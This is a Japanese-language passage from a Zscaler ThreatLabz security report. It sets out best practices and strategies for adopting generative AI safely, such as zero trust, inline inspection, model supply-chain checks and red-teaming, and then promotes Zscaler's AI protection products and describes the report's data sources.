AIの安全な利用の強力な基盤となるベスト プラクティスには、以下のようなものがあります。

すべての生成アプリとAI機能が組み込まれたアプリをインベントリー化する

- [ ] スタンドアロンの生成AIツールとAI機能を含むSaaSや社内アプリすべてについて、継続的に更新されるカタログを作成します。

インライン検査でAIガードレールを強化する

- [ ] すべてのAI/MLトラフィックでインライン検査を実施し、外部の悪意のあるアクティビティーによるAIシステムの侵害を防ぎ、プロンプトや出力を通じて機密情報が公開されることを防止します。

危険なAIのデフォルトを無効化する

- [ ] SaaSや生産性向上アプリで自動的に有効化されたAI機能は、リスク態勢に合わせて確認および構成されるまでオフにします。

モデル リネージとサプライチェーンを検証する

- [ ] 各モデルの由来、更新、データセット、依存関係を検証し、改ざん、汚染、構成要素の侵害によるリスクを軽減します。

すべてのモデル操作にゼロトラストを適用する

- [ ] AIモデルとやり取りするすべてのユーザー、サービス、システムに対して、最小権限アクセスを実装します。

組織は、AIの導入と管理方法に関するガバナンス標準とエンゲージメントルールも定義する必要があります。

AIガバナンスを頻繁に更新する

- [ ] AI機能と規制要件の急速な変化に対応するために、ポリシー、アクセス制御、リスク分類を定期的に更新します。

敵対的テストを実施し、レッドチーム演習をモデル化する

- [ ] 攻撃者が発見する前に、ジェイルブレイク、プロンプト インジェクション、データ漏洩、その他の悪用可能な脆弱性についてモデルを継続的にテストします。

規制対象のワークフローに人間によるレビューを義務付ける

- [ ] 安全性、コンプライアンス、財務、公共部門に関連する決定にAIが影響を与える場合、常に人間が関与できるようにします。

AI開発ライフサイクルをエンドツーエンドで保護する

- [ ] データセットの取り込みからトレーニング、展開、監視に至るまで制御を適用し、脆弱性が本番システムに侵入することを防止します。

組織が生成AIを安全に導入する方法：実践的な戦略

2025年は、AIリスクが組織の境界の内外から発生しました。脅威アクターは生成AIを悪用して攻撃を加速させて容易にしました。一方、正式な監視のない日々のAI利用によって内部リスクが増大しました。その結果、セキュリティ部門がリスクを評価や制御する前に、データがAIシステムに到達してしまう状況が生じていました。

インシデントを回避できた組織とは、生成AIを段階的に管理しながら導入し、管理できる範囲のみを有効にした組織でした。

組織の実践的な戦略は以下のとおりです。

まずはゼロトラストの立場を取り、検証されていないAIサービスを制限する

無数のAIツールは未知のデータの取り扱いとセキュリティ リスクをもたらすため、ゼロトラストの立場から始めることが重要です。審査されていないAI/MLアプリケーションへのアクセスをブロックまたは制限すると、瞬時の露出を排除し、早期のデータ漏洩を防止できます。そのため、セキュリティ部門はどのアプリが組織での利用に適しているかを評価する余裕が生まれます。

組織の要件を満たす生成AIアプリケーションを特定し、検証する

どの生成AIアプリが安全に利用できるかを判断するには、データの取り扱い方法、情報の隔離の有無、モデルの構築方法、ベンダーのセキュリティ、プライバシー、コンプライアンス要件の順守状況を確認してください。これらの基準を満たすツールだけが導入されるべきです。

承認された生成AIツールを制御されたプライベート環境でホストする

組織のデータを完全に制御するには、専用テナントや組織によって完全に管理される分離されたインスタンスなど、安全なプライベート環境で承認された生成AIツールを実行する必要があります。この設定により、ベンダーもサードパーティーも内部データや顧客データにアクセスできなくなり、プロンプトや出力が公開モデルのトレーニングに利用されることを阻止できます。生成AIをこのように運用することで、データの主権を維持し、機密情報の組織外への漏洩を防止できます。

強力なアイデンティティーとアクセス制御を施行する

承認された生成AIアプリを、きめ細かなアクセス　ポリシーを備えたゼロトラスト アーキテクチャーの背後に配置します。これにより、各ユーザー、部門、ワークフローに必要なアクセス権のみを付与し、セキュリティ部門はすべてのアクティビティーをエンド　ツー　エンドで可視化し、制御できるようになります。

偶発的または不正な共有を防ぐためのデータ保護を適用する

承認されたアクセスと組織レベルのDLPを組み合わせます。AIアプリとの間のトラフィックを監視および検査することで、機密情報を封じ込め、これらのアプリとのやり取りを通じて重要なデータが公開されることがなくなります。

Zscalerで実現する
包括的なAI保護

このレポートの調査結果は、組織におけるAI導入が急速に加速していることを裏付けています。AI導入が加速した結果、攻撃対象領域の拡大、シャドーAIと組み込み型AIの利用、そして絶えず進化するモデルとインフラにより、データの露出、誤用、ガバナンスに関する新たなリスクが発生しており、従来のセキュリティアプローチではこれらに効果的に対応できません。

ファイアウォール、VPN、境界ベースの制御に基づいて構築されたセキュリティ アーキテクチャーは、動的なAI環境向けには設計されておらず、その意図もありません。実際には複雑さが増し、可視性にギャップが生じます。こうしたセキュリティは、公開AIツール、エージェント、プライベートモデル、モデルコンテキストプロトコル(MCP)サーバーなどの新しい要素に一貫した制御を適用できないのです。

組織はAIリスクを予防的に管理するのではなく、事後対応するしかありません。

AIを大規模に保護するには、デフォルトでの露出の削減、アクセスの継続的な検証、AIが利用または構築されるすべての場所へのセキュリティ制御の適用という、異なるアプローチが必要です。その基盤を提供するのが、ゼロトラストです。

Zscalerは、組織がAIを利用、構築、運用する方法を問わず、あらゆる場所でAIを保護する、ゼロトラストに基づくAIセキュリティ プラットフォームを提供します。攻撃対象領域を縮小し、最小特権アクセスを施行しながら、すべてのインラインを検査することで、組織がイノベーションを遅らせることなくAIを安全に導入できるよう支援します。

AIリスクを踏まえた安全なAI導入

Zscalerはゼロトラストを基盤として、アーキテクチャーを行動に変換するAIネイティブのセキュリティ制御を適用しています。これらの機能により、組織はAI利用をリアルタイムで管理するために必要な可視性、ガードレール、保護を実現できると同時に、ユーザー、アプリケーション、インフラにわたるAIを悪用した脅威を積極的に阻止できます。

Zscaler AIが組織にもたらす価値

パブリックAIとプライベートAIの安全な利用

- AIアプリケーション、モデル、エージェント、プロンプト、応答、MCPサーバーなどの新しい要素を含め、AIがどこでどのように利用されているかを正確に把握します。
- リスクの高いWebベースのAIのやり取りを分離し、機密情報が意図せず外部モデルと共有されることを防ぎながら、従業員がAIツールを生産的に利用できるようにします。
- 組み込み型AIガードレールを利用し、プロンプト インジェクション、PIIの露出、データポイズニング、安全でない出力、その他のAI固有の脅威を実行時に検出し、ブロックします。
- ユーザー、デバイス、アプリケーションのリスクに継続的に適応し、不正なAIやシャドーAIを自動的にブロックするポリシーを適用し、AIを利用できるユーザー、アクセスできるツール、AIの利用方法を制御します。
- AIを活用したインラインDLP制御により、機密情報がAIツールに送信されたり、AIツールから返されたりすることを防止します。
- 調査とコンプライアンスをサポートするために、AIアクティビティーの詳細かつ検索可能な監査証跡を維持します。

AIを悪用した脅威への対応

- 外部の攻撃対象領域を排除し、継続的な検証と最小特権アクセスを施行することで、リスクを軽減します。
- 暗号化されたトラフィックを含むすべてのトラフィックを検査し、AIを悪用した脅威をリアルタイムでブロックします。
- 予測的な生成AIを適用してリスクをより早く明らかにし、セキュリティ運用と対応を改善します。
- エンド　ポイント、インライン　トラフィック、クラウド環境全体で機密情報を継続的に検出、分類、保護します。
- 攻撃者の到達範囲を制限するAIを活用したセグメンテーションで、ラテラル ムーブメントを阻止します。
- AIが生成したインサイトと推奨により、AIとゼロトラストの態勢を継続的に評価します。

これらの成果は、次のセクションで説明するように、AIセキュリティ ライフサイクル全体にわたる統合された一連の保護を通じて実現されます。

Zscaler＋AI：組織がアプリを利用および構築する方法の保護

Zscalerは、検出とリスク評価からAIアプリケーションとアクセスの保護まで、パブリックとプライベートのAI、モデル、パイプライン、エージェント、インフラをカバーする包括的な保護を提供します。

AI資産管理

AIフットプリントとリスクを完全に把握

- すべてのアプリケーション、モデル、パイプライン、MCPサーバーに対して**完全に可視化**します。
- **AI-BOM**でサプライ　チェーンと依存関係のリスクを特定します。
- **生成AI SaaSアプリケーションとAIモデルのなかで**高リスクなものを特定します。

AIアプリへの安全なアクセス

AIアプリケーションの安全で責任ある利用を確保

- どのユーザーがどのアプリにアクセスできるかを**きめ細かく制御**します。
- 機密情報が送信または返されることを防ぐためにプロンプトと応答の**インライン検査**を行います。
- **コンテンツ制御**で、安全でない出力や有害な出力をブロックします。

AIアプリケーションやインフラの保護

AIシステムとプロンプトを強化し、ランタイム保護を強化

- モデルとパイプラインの**脆弱性を検出**します。
- **レッド チーム演習**で、露出と弱点を特定します。
- データ ポイズニング、機密情報の悪用、**プロンプト インジェクションなどから保護**します。

AIガバナンス：AIセキュリティ制御をNIST AIリスク管理フレームワークとEU AI法にマッピングすることで、AIフレームワークを順守します。

調査方法

調査結果は、2025年1月～12月までのZscalerクラウドにおける合計9,893億件のAI/MLトランザクションの分析に基づいています。Zscalerのグローバル セキュリティ クラウドは、1日あたり500兆を超えるシグナルを処理し、90億の脅威とポリシー違反をブロックし、25万件以上のセキュリティ アップデートを提供しています。

ThreatLabzについて

ThreatLabzは、Zscalerが誇る世界トップクラスのセキュリティ調査部門であり、Zscalerのプラットフォームを利用する世界中の組織が常に保護された状態にあることを保証する責任を担います。ThreatLabzのメンバーは、マルウェアの調査や振る舞い分析に加え、Zscalerのプラットフォームの高度な脅威対策を実現するための新しいプロトタイプ モジュールの研究開発も進めています。また、定期的に社内のセキュリティ監査を実施して、Zscalerの製品とインフラがセキュリティ コンプライアンス基準を満たしていることを確認します。ThreatLabzは、新たな脅威に関する詳細な分析を定期的に**research.zscaler.com**で公開しています。

フォローはこちら：X **@ThreatLabz** | ThreatLabz**セキュリティ リサーチ ブログ**

Zero Trust Everywhere

Zscalerについて

Zscaler (NASDAQ: ZS)は、より効率的で、俊敏性や回復性に優れたセキュアなデジタル トランスフォーメーションを加速しています。Zscaler Zero Trust Exchange™プラットフォームは、ユーザー、デバイス、アプリケーションをどこからでも安全に接続させることで、数多くのお客様をサイバー攻撃や情報漏洩から保護しています。世界150拠点以上のデータ センターに分散されたSSEベースのZero Trust Exchange™は、世界最大のインライン型クラウド セキュリティ プラットフォームです。詳細は、**zscaler.com/jp**をご覧いただくか、Twitterで**@zscaler**をフォローしてください。

+1 408.533.0288 **Zscaler, Inc. (HQ) • 120 Holger Way • San Jose, CA 95134** **zscaler.com/jp**